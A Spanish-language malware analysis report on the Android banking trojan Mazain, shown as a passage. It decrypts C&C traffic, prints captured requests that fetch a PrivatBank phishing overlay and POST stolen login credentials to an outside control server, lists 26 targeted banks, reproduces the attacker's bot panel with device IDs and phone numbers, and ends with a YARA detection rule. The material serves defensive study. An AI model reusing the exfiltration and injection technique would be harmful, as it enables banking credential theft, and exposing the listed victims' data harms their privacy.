1. f6d0dc41550b0813:1:1
```

Utilizando el código de la aplicación como referencia, se puede identificar que “f6d0dc41550b081” corresponde al IMEI del dispositivo, 1 significa que el dispositivo es root y otro 1 para referirse a que la pantalla se encuentra activa.

Descifrado de los datos recibidos:

```
$ python descifrar_mazain.py "37 55 67 78 79 37 55 67"
```

Resultado:

```
1. |NO|
```

Esta respuesta es importante ya que si es “|NO|”, significa que el dispositivo infectado no se encuentra registrado en el panel de control y por tanto tendrá que añadirlo. Esta es la razón por la que realiza una segunda petición al fichero set\_data.php con los datos del nuevo bot.

Descifrado de los parámetros enviados al fichero set\_data.php:

```
$ python descifrar_mazain.py "wqe 54 wqq 48 wqq 99 5e 49 53 53 48 98 48 56 49 5w 37  
5w 65 37 5q 56 78 79 37 5q 57 73 wwq wqq wqw wqe wq5 wwq wqw wqq 37 5w 65 54 46 48 3  
7 5w 65 ww7 ww5 37 5w 65 37 55 67 8q ww4 wq5 ww8 97 ww6 5q 5e 37 55 67 37 5w 65 65 w  
wq wqq ww4 www wq5 wqq 43 83 68 75 43 98 ww7 wq5 wq8 ww6 43 wqe www ww4 43 weq 56 54  
43 37 5q 56 ww5 wqq wq7 95 wq3 www www wq3 wq8 wqw 95 wwe wq4 www wwq wqw 95 weq 56  
54 37 5q 57 37 5w 65 68 wqw wq9 www"
```

Resultado:

```
1. f6d0dc41550b0813:(NO)Undefined:6.0:us:|Privat24|:Android SDK built for x86 (sdk_g  
oogle_phone_x86):Demo
```

“f6d0dc41550b0813” corresponde al IMEI del dispositivo, “(NO)Undefined” al número, “6.0” a la versión del dispositivo, “us” al país, “|Privat24|” al banco instalado, “Android SDK built for x86 (sdk\_google\_phone\_x86)” al modelo del dispositivo y “Demo” a la versión del malware.

Descifrado de los datos recibidos:

```
$ python descifrar_mazain.py "37 55 67 79 75 37 55 67"
```

Resultado:

```
1. |OK|
```

La respuesta “|OK|” indica que el nuevo dispositivo se ha registrado correctamente en la base de datos. Una vez realizado este paso, el malware seguirá realizando conexiones al fichero tuk\_tuk.php periódicamente, con la diferencia de que la respuesta obtenida entre el delimitador “<tag>” estará vacía.

Dado que el objetivo de este malware es robar credenciales en línea, se instalará alguna de las aplicaciones bancarias afectada por el mismo, permitiendo registrar el comportamiento del malware. La aplicación escogida, cuyo nombre del paquete es ua.privatbank.ap24, pertenece al banco Ucraniano PrivatBank.

La instalación podrá realizarse de forma manual arrastrando la aplicación sobre el emulador o mediante el siguiente comando:

```
$ adb install /Recursos/Apps/ua.privatbank.ap24.apk
```

Durante la fase de ejecución de la aplicación bancaria, la muestra de malware realiza numerosas conexiones a su panel de control, realizando una suplantación de la aplicación original del banco.




Ilustración 18: Credenciales bancarias robadas.

## Wireshark:

Filtrando las conexiones capturadas por “http” se obtendrán solamente aquellas que utilicen el protocolo especificado.

Source	Destination	Protocol	Info
192.168.1.37	68.65.122.57	HTTP	GET /images/folder/inj/privatbank.php?p=wqe%2054%20wqq%20
68.65.122.57	192.168.1.37	HTTP	HTTP/1.1 200 OK (text/html)
192.168.1.37	68.65.122.57	HTTP	GET /images/folder/inj/privatebank/1.png HTTP/1.1
192.168.1.37	68.65.122.57	HTTP	GET /images/folder/inj/privatebank/main.js HTTP/1.1
192.168.1.37	68.65.122.57	HTTP	GET /images/folder/inj/privatebank/style.css HTTP/1.1
68.65.122.57	192.168.1.37	HTTP	HTTP/1.1 200 OK (PNG)
68.65.122.57	192.168.1.37	HTTP	HTTP/1.1 200 OK (text/css)
192.168.1.37	68.65.122.57	HTTP	GET /images/folder/inj/privatebank/2.png HTTP/1.1
68.65.122.57	192.168.1.37	HTTP	Continuation
68.65.122.57	192.168.1.37	HTTP	HTTP/1.1 200 OK (PNG)
192.168.1.37	68.65.122.57	HTTP	GET /images/folder/inj/privatebank/3.png HTTP/1.1
192.168.1.37	68.65.122.57	HTTP	GET /images/folder/inj/privatebank/4.png HTTP/1.1
192.168.1.37	68.65.122.57	HTTP	GET /images/folder/inj/privatebank/bg.png HTTP/1.1
68.65.122.57	192.168.1.37	HTTP	HTTP/1.1 200 OK (PNG)
68.65.122.57	192.168.1.37	HTTP	HTTP/1.1 200 OK (PNG)
192.168.1.37	68.65.122.57	HTTP	GET /favicon.ico HTTP/1.1
68.65.122.57	192.168.1.37	HTTP	HTTP/1.1 404 Not Found (text/html)
192.168.1.37	68.65.122.57	HTTP	POST /private/add_inj.php?p=wqe%2054%20wqq%2048%20wqq%20
68.65.122.57	192.168.1.37	HTTP	HTTP/1.1 404 Not Found (text/html)

Ilustración 19: Todas las conexiones en Wireshark.

### Petición y respuesta 3:

Seleccionar petición 3 – Follow – HTTP Stream.

```
GET /images/folder/inj/privatbank.php?p=wqe%2054%20wqq%2048%20wqq%2099%205e%2049%2053%2053%2048%2098%2048%2056%2049%205w HTTP/1.1
Host: intraxisinfo.info
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Linux; Android 6.0; Android SDK built for x86 Build/MASTER; wv) AppleWebKit/537.36 (KHTML, like Gecko) Version/4.0 Chrome/44.0.2403.119 Mobile Safari/537.36
Accept-Encoding: gzip, deflate
Accept-Language: en-US
X-Requested-With: com.example.livemusay.myapplication
Connection: close
```

```
HTTP/1.1 200 OK
Date: Sat, 08 Dec 2018 19:56:10 GMT
Server: Apache
X-Powered-By: PHP/5.4.45
Vary: Accept-Encoding
Content-Encoding: gzip
Content-Length: 1349
Content-Type: text/html
Connection: close
```

```
<!DOCTYPE html>
<html lang="ru">
<head>
  <meta charset="UTF-8">
  <meta name="viewport" content="width=device-width, initial-scale=1, user-scalable=no" />
  <link rel="stylesheet" type="text/css" href="privatebank/style.css">
  <script src="privatebank/main.js"></script>
  <title></title>
</head>
<body>
  <div id="page-2">
    <div id="header">
      <div id="img-container">
        
        
        
        
      </div>
    </div>
  </div>
```

Ilustración 20: Petición de la plantilla de phishing en Wireshark.

### Petición y respuesta 4:

Seleccionar petición 4 – Follow – HTTP Stream.

```
POST /private/add_inj.php?p=wqe%2054%20wqq%2048%20wqq%2099%205e%2049%2053%2053%2048%2098%2048%2056%2049%205w%2037%2055%2067%2037%2068%2048%2037%2057%207q%2037%2068%2049%2037%2056%2048%2037%2068%2048%2037%2066%2056%2037%2068%2048%2037%2066%205q%2037%2068%2048%2037%2066%2048%2037%2068%2049%2037%2056%205q%205q%205e%2037%2055%2067 HTTP/1.1
Host: intraxisinfo.info
Content-Length: 69
Cache-Control: max-age=0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Origin: http://intraxisinfo.info
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Linux; Android 6.0; Android SDK built for x86 Build/MASTER; wv) AppleWebKit/537.36 (KHTML, like Gecko) Version/4.0 Chrome/44.0.2403.119 Mobile Safari/537.36
Content-Type: application/x-www-form-urlencoded
Referer: http://intraxisinfo.info/images/folder/inj/privatbank.php?p=wqe%2054%20wqq%2048%20wqq%2099%205e%2049%2053%2053%2048%2098%2048%2056%2049%205w
Accept-Encoding: gzip, deflate
Accept-Language: en-US
X-Requested-With: com.example.livemusay.myapplication
Connection: close
```

```
privat24_login=%2B380&privat24_password=awdawdaw&privat24_pin=wadwdaw HTTP/1.1 404 Not Found
Date: Sat, 08 Dec 2018 19:56:28 GMT
Server: Apache
Content-Length: 336
Content-Type: text/html; charset=iso-8859-1
Connection: close
```

Ilustración 21: Envío de credenciales bancarias robadas en Wireshark.

## Burp-suite:

Las conexiones pueden ser visualizadas en la pestaña “HTTP history”.

Host	Method	URL	Status	IP	Listener port
http://intraxisinfo.info	GET	/favicon.ico	404	68.65.122.57	8080
http://intraxisinfo.info	GET	/images/folder/inj/privatbank.php?p=wqe%2054%20wqq%20...	200	68.65.122.57	8080
http://intraxisinfo.info	GET	/images/folder/inj/privatebank/main.js	200	68.65.122.57	8080
http://intraxisinfo.info	POST	/images/folder/private/set_data.php	200	68.65.122.57	8080
http://intraxisinfo.info	POST	/images/folder/private/tuk_tuk.php	200	68.65.122.57	8080
http://intraxisinfo.info	POST	/images/folder/private/tuk_tuk.php	200	68.65.122.57	8080
http://intraxisinfo.info	POST	/images/folder/private/tuk_tuk.php	200	68.65.122.57	8080
http://intraxisinfo.info	POST	/images/folder/private/tuk_tuk.php	200	68.65.122.57	8080
http://intraxisinfo.info	POST	/images/folder/private/tuk_tuk.php	200	68.65.122.57	8080
http://intraxisinfo.info	POST	/images/folder/private/tuk_tuk.php	200	68.65.122.57	8080
http://intraxisinfo.info	POST	/private/add_inj.php?p=wqe%2054%20wqq%2048%20wqq%2...	404	68.65.122.57	8080

Ilustración 22: Todas las conexiones en Burp.

## Respuesta 3:

Seleccionar petición 3 – Response.

```
HTTP/1.1 200 OK
Date: Sat, 08 Dec 2018 19:56:10 GMT
Server: Apache
X-Powered-By: PHP/5.4.45
Vary: Accept-Encoding
Content-Length: 2852
Content-Type: text/html
Connection: close
```

```
<!DOCTYPE html>
<html lang="ru">
<head>
  <meta charset="UTF-8">
  <meta name="viewport" content="width=device-width, initial-scale=1, user-scalable=no" />
  <link rel="stylesheet" type="text/css" href="privatebank/style.css">
  <script src="privatebank/main.js"></script>
  <title></title>
</head>
<body>
  <div id="page-2">
    <div id="header">
      <div id="img-container">
        
        
        
        
      </div>
    </div>
  </div>
```

Ilustración 23: Petición de plantilla de phishing en Burp.

### Petición 4:

Seleccionar petición 4 – Request.

```
POST  
/private/add_inj.php?p=wqe%2054%20wqq%2048%20wqq%2099%205e%2049%2053%2053%2048%2098%2048%2056%2049%  
%2066%2056%2037%2068%2048%2037%2066%205q%2037%2068%2048%2037%2066%2048%2037%2068%2049%2037%2056%2049%  
Host: intraxisinfo.info  
Content-Length: 69  
Cache-Control: max-age=0  
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8  
Origin: http://intraxisinfo.info  
Upgrade-Insecure-Requests: 1  
User-Agent: Mozilla/5.0 (Linux; Android 6.0; Android SDK built for x86 Build/MASTER; wv) AppleWebKit/  
Content-Type: application/x-www-form-urlencoded  
Referer: http://intraxisinfo.info/images/folder/inj/privatbank.php?p=wqe%2054%20wqq%2048%20wqq%2099%205e%2049%2053%2053%2048%2098%2048%2056%2049%  
Accept-Encoding: gzip, deflate  
Accept-Language: en-US  
X-Requested-With: com.example.livemusay.myapplication  
Connection: close
```

```
privat24 login=%2B380&privat24 password=awdawdaw&privat24 pin=wadwdaw
```

### Ilustración 24: Envío de credenciales bancarias robadas en Burp.

Como se aprecia en los resultados obtenidos por ambas herramientas, una vez iniciada la aplicación bancaria, el malware toma el control de la vista del usuario reemplazando dicha vista por la de una plantilla de “phishing” de la aplicación bancaria obtenida mediante la petición GET.

Una vez introducidos los datos por parte del usuario, la aplicación maliciosa adquiere dichas credenciales y las envía al panel de control mediante una petición POST, de forma que si está correctamente configurado quedan registrados en una base de datos.

Resulta de gran utilidad guardar la captura de tráfico realizada con Wireshark, de forma que pueda ser estudiada sin necesidad de ejecutar nuevamente la muestra. La pestaña “File – Export Objects – HTTP” permite exportar las peticiones HTTP encontradas en dicha captura.

El nombre asignado para la captura de tráfico del presente ejercicio es “**trafico\_red.pcap**” y se encuentra disponible tanto en los recursos del trabajo como de forma online:

<https://www.cloudshark.org/captures/ed4f303cec5a>

De la misma forma, se ha implementado un script que extrae todas las conexiones http del fichero PCAP haciendo uso de la herramienta T-shark:

```
$ cd /Análisis-de-malware-en-Android/Recursos/
$ ./analizar pcap trafico red.pcap
```



Resultado:

```
=====
|      ANÁLISIS PCAP      |
=====

Fichero: trafico_red.pcap

IPS TOTALES:

192.168.1.37
68.65.122.57

PETICIONES HTTP:

Origen                Destino                Protocolo              Url
-----
192.168.1.37          POST 68.65.122.57          HTTP/1.1              http://intraxisinfo.info/images/folder/private/tuk_tuk.php
68.65.122.57          192.168.1.37          OK
192.168.1.37          POST 68.65.122.57          HTTP/1.1              http://intraxisinfo.info/images/folder/private/set_data.php
68.65.122.57          192.168.1.37          OK
192.168.1.37          POST 68.65.122.57          HTTP/1.1              http://intraxisinfo.info/images/folder/private/tuk_tuk.php
68.65.122.57          192.168.1.37          OK
192.168.1.37          POST 68.65.122.57          HTTP/1.1              http://intraxisinfo.info/images/folder/private/tuk_tuk.php
68.65.122.57          192.168.1.37          OK
192.168.1.37          POST 68.65.122.57          HTTP/1.1              http://intraxisinfo.info/images/folder/private/tuk_tuk.php
68.65.122.57          192.168.1.37          OK
192.168.1.37          GET 68.65.122.57          HTTP/1.1              http://intraxisinfo.info/images/folder/inj/privatbank.php?p=wqe%20
68.65.122.57          192.168.1.37          OK
192.168.1.37          GET 68.65.122.57          HTTP/1.1              http://intraxisinfo.info/images/folder/inj/privatebank/1.png
192.168.1.37          GET 68.65.122.57          HTTP/1.1              http://intraxisinfo.info/images/folder/inj/privatebank/main.js
192.168.1.37          GET 68.65.122.57          HTTP/1.1              http://intraxisinfo.info/images/folder/inj/privatebank/style.css
68.65.122.57          192.168.1.37          OK
68.65.122.57          192.168.1.37          OK
192.168.1.37          GET 68.65.122.57          HTTP/1.1              http://intraxisinfo.info/images/folder/inj/privatebank/2.png
68.65.122.57          192.168.1.37          OK
68.65.122.57          192.168.1.37          OK
192.168.1.37          GET 68.65.122.57          HTTP/1.1              http://intraxisinfo.info/images/folder/inj/privatebank/3.png
192.168.1.37          GET 68.65.122.57          HTTP/1.1              http://intraxisinfo.info/images/folder/inj/privatebank/4.png
192.168.1.37          GET 68.65.122.57          HTTP/1.1              http://intraxisinfo.info/images/folder/inj/privatebank/bg.png
68.65.122.57          192.168.1.37          OK
68.65.122.57          192.168.1.37          OK
192.168.1.37          GET 68.65.122.57          HTTP/1.1              http://intraxisinfo.info/favicon.ico
68.65.122.57          192.168.1.37          Not Found
192.168.1.37          POST 68.65.122.57          HTTP/1.1              http://intraxisinfo.info/private/add_inj.php?p=wqe%2054%20wqq%2048
67%2037%2068%2048%2037%2057%207q%2037%2068%2049%2037%2056%2048%2037%2068%2048%2037%2066%2056%2037%2068%2048%2037%2066%205q%2037%20
067
68.65.122.57          192.168.1.37          Not Found
```

Ilustración 25: Programa de análisis de PCAP.

Resultados

Tras la realización del análisis estático y el posterior análisis dinámico, se considera que se ha cumplido con el objetivo propuesto, pudiendo identificar la funcionalidad de la muestra de malware, las aplicaciones bancarias afectadas, y la dirección del panel de control a donde realiza el envío de datos.

Los datos más relevantes sobre el panel de control son los siguientes:

Fichero de propagación	hxxp://intraxisinfo[.]info/images/folder/Avito[.]apk
Panel de control (C&C)	hxxp://intraxisinfo[.]info/images/folder/private/kliets[.]php
Número de bots	30

El malware afecta a 26 entidades bancarias en su mayoría rusas, aunque también de Ucrania, Polonia y Croacia. La información sobre las aplicaciones bancarias afectadas obtenida durante la fase del análisis estático puede ser visualizada en la siguiente tabla:

Banco	Paquete	Identificador
Sberbank	ru.sberbankmobile, ru.sberbank_sbbol	SberB_RU
Alfa-Bank	ru.alfabank.oavdo.amc, ru.alfabank.mobile.android	AlfaB_RU
VISA QIWI	ru.mw	QIWI
Raiffeisen Bank	ru.raiffeisennews	R-CONNECT
Tinkoff Bank	com.idamob.tinkoff.android	Tinkoff
PayPal	com.paypal.android.p2pmobile	paypal
Webmoney Keeper	com.webmoney.my	webmoney
Rosbank	ru.rosbank.android	RosBank
VTB Bank	ru.vtb24.mobilebanking.android	MTS BANK
MTS Bank	ru.simpls.mbrd.ui	VTB24
Yandex Money	ru.yandex.money	Yandex Bank
Sberbank Ukraine	ua.com.cs.ifobs.mobile.android.sbrf	SberB_UA
PrivatBank	ua.privatbank.ap24	Privat24
Russian Standard Bank	ru.simpls.brs2.mobbank	RussStandart
ubank	com.ubanksu	UBank
IdeaBank	com.alseda.ideabank	Idea_Bank
PKO Bank Polski	pl.pkobp.iko	Iko_Bank
Bank SMS (HandWallet)	com.bank.sms	Bank_SMS
OTP Bank	ua.com.cs.ifobs.mobile.android.otp	OTP SMART
VTB Bank	ua.vtb.client.android	VTB_ua



Banco	Paquete	Identificador
Oschadbank	ua.oschadbank.online	OschadBank
Platinum Bank	com.trinetix.platinum	PlatinumBank
Ukrsotsbank	hr.asseco.android.jimba.mUCLua	UniCreditBank
Raiffeisen	ua.pentegy.avalbank.production	aval_bank_ua
UkrGasBank	com.ukrgazbank.UGBCardM	UKRGASBANK
UkrSibbank	com.coformatique.starmobile.android	UKRSIBBANK

Como se ha comprobado en la fase de análisis de strings, el dominio donde se encuentra alojado el panel de control pertenece a una empresa legítima, dedicada al diseño y publicación de contenido web.

Se ha implementado un script que extrae la información de los bots del panel de control y los almacena en un fichero csv, lo que configurado con un cron permitiría realizar un seguimiento de las dispositivos afectadas por el malware.

```
$ python panel_bots.py
```

Dado que el malware pertenece a la primera generación de la familia Bankbot, y fue distribuido en un foro “underground” a modo de tutorial, no es de extrañar que el malware no conserve toda su funcionalidad o disponga de una funcionalidad limitada.

Los nuevos dispositivos infectados no son correctamente agregados al panel, a pesar de que los resultados devueltos por las peticiones POST al fichero “tuk\_tuk.php” indican que el bot ya se encuentra añadido en la base de datos. Dicho panel puede ser visualizado mediante la URL indicada en la tabla superior:
























Добавить команду Удалить Обновить			IMEI/ID	Номер	Версия ОС	Версия apk	Страна	Банк	Модель	ROOT	Экран	on/off	Дата заражения	Логи
<input type="checkbox"/>	<input type="checkbox"/>	<input type="checkbox"/>	77e6e58c973590b9	(NO)Undefined	6.0.1	Demo		no	Nexus 4 (aosp_cdrnenu_x86)	<input type="checkbox"/>	<input type="checkbox"/>	<input type="checkbox"/>	2017-05-12 21:21	
<input type="checkbox"/>	<input type="checkbox"/>	<input type="checkbox"/>	896f889df753d782	(NO)Undefined	7.0	Demo		no	SM-G935P (hero2qltespr)	<input type="checkbox"/>	<input type="checkbox"/>	<input type="checkbox"/>	2017-06-05 23:53	
<input type="checkbox"/>	<input type="checkbox"/>	<input type="checkbox"/>	354745074022999	Tele2 LV	4.4.2	Demo		no	GT-I9301I (s3ve3gxx)	<input type="checkbox"/>	<input type="checkbox"/>	<input type="checkbox"/>	2017-06-07 07:20	
<input type="checkbox"/>	<input type="checkbox"/>	<input type="checkbox"/>	123456789321	(Android)15152110051	4.1.1	Demo		no	Full Android on Emulator (full)	<input type="checkbox"/>	<input type="checkbox"/>	<input type="checkbox"/>	2017-06-09 03:57	
<input type="checkbox"/>	<input type="checkbox"/>	<input type="checkbox"/>	21d1aa3e1d60e67	(China Mobile)13727461003	4.4.2	Demo		no	Nexus 11 (vbox86tp)	<input type="checkbox"/>	<input type="checkbox"/>	<input type="checkbox"/>	2017-06-12 02:10	
<input type="checkbox"/>	<input type="checkbox"/>	<input type="checkbox"/>	0ed207fcbdf44e	(China Mobile)13752410233	4.4.2	Demo		no	Nexus 11 (vbox86tp)	<input type="checkbox"/>	<input type="checkbox"/>	<input type="checkbox"/>	2017-06-12 02:10	
<input type="checkbox"/>	<input type="checkbox"/>	<input type="checkbox"/>	6e1bebb3cfec8	(China Mobile)13772852971	4.4.2	Demo		no	Nexus 11 (vbox86tp)	<input type="checkbox"/>	<input type="checkbox"/>	<input type="checkbox"/>	2017-06-12 02:10	
<input type="checkbox"/>	<input type="checkbox"/>	<input type="checkbox"/>	76e96b2bb2b9292	(China Mobile)13740343743	4.4.2	Demo		no	Nexus 11 (vbox86tp)	<input type="checkbox"/>	<input type="checkbox"/>	<input type="checkbox"/>	2017-06-12 02:10	
<input type="checkbox"/>	<input type="checkbox"/>	<input type="checkbox"/>								<input type="checkbox"/>	<input type="checkbox"/>	<input type="checkbox"/>	2017-06-18 10:34	
<input type="checkbox"/>	<input type="checkbox"/>	<input type="checkbox"/>	29e6ead39be3fbd0	(NO)Undefined	6.0.1	Demo		no	Nexus 5X (bullhead)	<input type="checkbox"/>	<input type="checkbox"/>	<input type="checkbox"/>	2017-06-30 10:23	
<input type="checkbox"/>	<input type="checkbox"/>	<input type="checkbox"/>	be03e9e7c8a4e80	(NO)Undefined	6.0.1	Demo		no	Nexus 5X (bullhead)	<input type="checkbox"/>	<input type="checkbox"/>	<input type="checkbox"/>	2017-07-11 12:58	
<input type="checkbox"/>	<input type="checkbox"/>	<input type="checkbox"/>	356507059351895	MegaFon RUS)+79269880246	4.3.1	Demo		no	GT-I8190 (goldenxx)	<input type="checkbox"/>	<input type="checkbox"/>	<input type="checkbox"/>	2017-07-16 09:14	
<input type="checkbox"/>	<input type="checkbox"/>	<input type="checkbox"/>	null	113337800415	5.1	Demo		no	GL-I9500 TMMARS (unia_x86)	<input type="checkbox"/>	<input type="checkbox"/>	<input type="checkbox"/>	2017-07-22 14:21	
<input type="checkbox"/>	<input type="checkbox"/>	<input type="checkbox"/>	e52a521a5b373722	(NO)Undefined	6.0.1	Demo		no	Nexus 5X (bullhead)	<input type="checkbox"/>	<input type="checkbox"/>	<input type="checkbox"/>	2017-10-23 13:35	
<input type="checkbox"/>	<input type="checkbox"/>	<input type="checkbox"/>	619cb845bc947016	(NO)Undefined	6.0.1	Demo		no	Nexus 5X (bullhead)	<input type="checkbox"/>	<input type="checkbox"/>	<input type="checkbox"/>	2017-10-23 17:39	
<input type="checkbox"/>	<input type="checkbox"/>	<input type="checkbox"/>	542244683048853	(T-Mobile)19078117403	4.3	Demo		no	AOSP on ARM Emulator (aosp_arm)	<input type="checkbox"/>	<input type="checkbox"/>	<input type="checkbox"/>	2017-11-04 23:58	
<input type="checkbox"/>	<input type="checkbox"/>	<input type="checkbox"/>	bdd7c802c9bfcfd	(NO)Undefined	6.0.1	Demo		no	Nexus 5X (bullhead)	<input type="checkbox"/>	<input type="checkbox"/>	<input type="checkbox"/>	2017-11-05 06:37	
<input type="checkbox"/>	<input type="checkbox"/>	<input type="checkbox"/>	356650068567900	1null	5.1.1	Demo		no	GT-I9301I (cm_s3ve3g)	<input type="checkbox"/>	<input type="checkbox"/>	<input type="checkbox"/>	2017-11-05 09:40	
<input type="checkbox"/>	<input type="checkbox"/>	<input type="checkbox"/>	f6be0e0db5309b7	(China Mobile)13756887061	4.4.2	Demo		no	Nexus 11 (vbox86tp)	<input type="checkbox"/>	<input type="checkbox"/>	<input type="checkbox"/>	2017-11-07 18:51	
<input type="checkbox"/>	<input type="checkbox"/>	<input type="checkbox"/>	ae8a4ec6129283d	(China Mobile)13723810309	4.4.2	Demo		no	Nexus 11 (vbox86tp)	<input type="checkbox"/>	<input type="checkbox"/>	<input type="checkbox"/>	2017-11-07 18:51	
<input type="checkbox"/>	<input type="checkbox"/>	<input type="checkbox"/>	0b83681a84d50d4	(China Mobile)13702557243	4.4.2	Demo		no	Nexus 11 (vbox86tp)	<input type="checkbox"/>	<input type="checkbox"/>	<input type="checkbox"/>	2017-11-07 18:51	
<input type="checkbox"/>	<input type="checkbox"/>	<input type="checkbox"/>	9a55dbf34a8bdd7	(China Mobile)13745588355	4.4.2	Demo		no	Nexus 11 (vbox86tp)	<input type="checkbox"/>	<input type="checkbox"/>	<input type="checkbox"/>	2017-11-07 18:51	
<input type="checkbox"/>	<input type="checkbox"/>	<input type="checkbox"/>	19158eae65f13b8	(China Mobile)13792194591	4.4.2	Demo		no	Nexus 11 (vbox86tp)	<input type="checkbox"/>	<input type="checkbox"/>	<input type="checkbox"/>	2017-11-07 18:51	
<input type="checkbox"/>	<input type="checkbox"/>	<input type="checkbox"/>	de34d737757972	(China Mobile)13787708460	4.4.2	Demo		no	Nexus 11 (vbox86tp)	<input type="checkbox"/>	<input type="checkbox"/>	<input type="checkbox"/>	2017-11-07 18:51	
<input type="checkbox"/>	<input type="checkbox"/>	<input type="checkbox"/>	e66da7d1c8f7b015	(NO)Undefined	6.0.1	Demo		no	Nexus 5X (bullhead)	<input type="checkbox"/>	<input type="checkbox"/>	<input type="checkbox"/>	2017-12-24 14:08	
<input type="checkbox"/>	<input type="checkbox"/>	<input type="checkbox"/>	befdd6a3ba0dc9e	(NO)Undefined	6.0.1	Demo		no	Nexus 5X (bullhead)	<input type="checkbox"/>	<input type="checkbox"/>	<input type="checkbox"/>	2018-02-23 17:37	
<input type="checkbox"/>	<input type="checkbox"/>	<input type="checkbox"/>	06608745044e88ee	(NO)Undefined	6.0.1	Demo		no	Nexus 5X (bullhead)	<input type="checkbox"/>	<input type="checkbox"/>	<input type="checkbox"/>	2018-02-24 19:47	
<input type="checkbox"/>	<input type="checkbox"/>	<input type="checkbox"/>	49915faa901f874a	(NO)Undefined	6.0.1	Demo		no	Nexus 5X (bullhead)	<input type="checkbox"/>	<input type="checkbox"/>	<input type="checkbox"/>	2018-02-25 19:26	
<input type="checkbox"/>	<input type="checkbox"/>	<input type="checkbox"/>	55300b84042689c5	(NO)Undefined	6.0.1	Demo		no	Nexus 5X (bullhead)	<input type="checkbox"/>	<input type="checkbox"/>	<input type="checkbox"/>	2018-02-27 17:45	

Ilustración 26: Panel de control del malware.

Por otro lado, se observa que aunque el código indica que son 26 los bancos afectados por este malware, solamente dispone de dos plantillas para realizar las inyecciones, siendo estas las de los bancos PrivatBank y VISA QIWI. Versiones posteriores de este malware seguramente incorporen la totalidad de las plantillas de “phishing” de los bancos afectados. Para el resto de aplicaciones bancarias identificadas en la lista no realiza la parte correspondiente a la inyección.

A pesar de realizar correctamente la inyección y suplantar a la aplicación bancaria, las credenciales introducidas no llegan correctamente al panel de control. La ruta del fichero “add\_inj.php” está especificada de forma incorrecta.

## Index of /images/folder/private Index of /images/folder/inj

Name	Last modified	Size	Description
<a href="#">Parent Directory</a>		-	
<a href="#">add_inj.php</a>	2017-04-27 16:43	1.3K	
<a href="#">add_log.php</a>	2017-04-27 16:43	1.2K	
<a href="#">command_go_modul.php</a>	2017-04-30 06:49	4.4K	
<a href="#">commands.php</a>	2017-04-27 16:43	1.6K	
<a href="#">config.php</a>	2017-04-28 08:45	347	
<a href="#">crypt.php</a>	2017-04-27 16:43	887	
<a href="#">error_log</a>	2018-12-05 16:09	2.2M	
<a href="#">kliets.php</a>	2017-04-30 06:47	11K	
<a href="#">logs/</a>	2018-11-09 05:56	-	
<a href="#">set_data.php</a>	2017-04-27 16:43	1.7K	
<a href="#">tuk_tuk.php</a>	2017-04-27 16:43	2.5K	

Name	Last modified	Size	Description
<a href="#">Parent Directory</a>		-	
<a href="#">crypt.php</a>	2017-04-27 16:13	887	
<a href="#">privatbank.php</a>	2017-04-27 16:13	2.9K	
<a href="#">privatebank/</a>	2017-04-27 16:13	-	
<a href="#">ru.mw.php</a>	2017-04-27 16:13	4.5K	

Ilustración 27: Servidor que aloja el malware.

Los último “logs” registrados hasta la fecha de la realización del informe pertenecen a Enero de 2019, luego indica que sigue recopilando datos sobre los dispositivos infectados.

Por último, se creará una regla Yara que facilite la detección del malware analizado y de sus variantes. Para esta tarea se filtrará aquellos atributos de la muestra que lo identifiquen respecto de otras aplicaciones, ajustando dichos elementos para evitar la detección de falsos positivos. Una regla básica para la detección de este malware en Koodous sería la siguiente:

```

1. import "androguard"
2. import "file"
3. import "cuckoo"
4.
5. rule Mazain: Mazain
6. {
7.     meta:
8.         description = "Esta regla detecta el trojano bancario Mazain"
9.         sample = "8a15e745e8de3f1e246c6b8c7546c2301a3ce2ea0a510d1b112eb45daac52a89"
10.
11.     strings:
12.         $s_1 = "/private/tuk_tuk.php" nocase
13.         $s_2 = "/private/add_log.php" nocase
14.         $s_3 = "/private/set_data.php" nocase
15.         $s_4 = "activity_inj" nocase
16.
17.     condition:
18.         all of ($s_*)
19.         and androguard.permission(/android.permission.RECEIVE_SMS/)
20.         or androguard.package_name("com.example.livemusay.myapplication")
21.
22. }
```

Para que la regla detecte variantes de dicho malware, se ha optado por marcar el nombre del paquete como opcional y de esta forma hacer dicha regla menos restrictiva.

## Muestra 2: Anubis

La segunda muestra de malware a analizar corresponde a la variante actual, hasta la fecha del informe, de la familia de troyanos bancarios Bankbot y ha sido registrada en Koodous el día 8 de Enero de 2019. Se trata de un malware que, mediante el uso de Droppers, está consiguiendo evadir las protecciones de seguridad de Google Play. Un Dropper es una aplicación aparentemente legítima cuya única finalidad maliciosa consiste en la descarga de otras aplicaciones fraudulentas en el dispositivo.

Esta nueva muestra, basado en la analizada previamente, incorpora una gran cantidad de funcionalidades novedosas a las previamente mencionadas:

- Spam a través del envío de mensajes SMS.
- Ransomware.
- RAT: grabación de audio, captura de contenido de pantalla, registro de ubicación, Keylogger, etc.
- Uso de Twitter para almacenar una copia de seguridad de la dirección del panel de control.

La información referente a la muestra de Anubis a analizar es la siguiente:

<b>Muestra</b>	<a href="https://koodous.com/apks/f489df915f2f7fb76781c99803a71f68057075df609be754daaf51771d5ee501">https://koodous.com/apks/f489df915f2f7fb76781c99803a71f68057075df609be754daaf51771d5ee501</a>
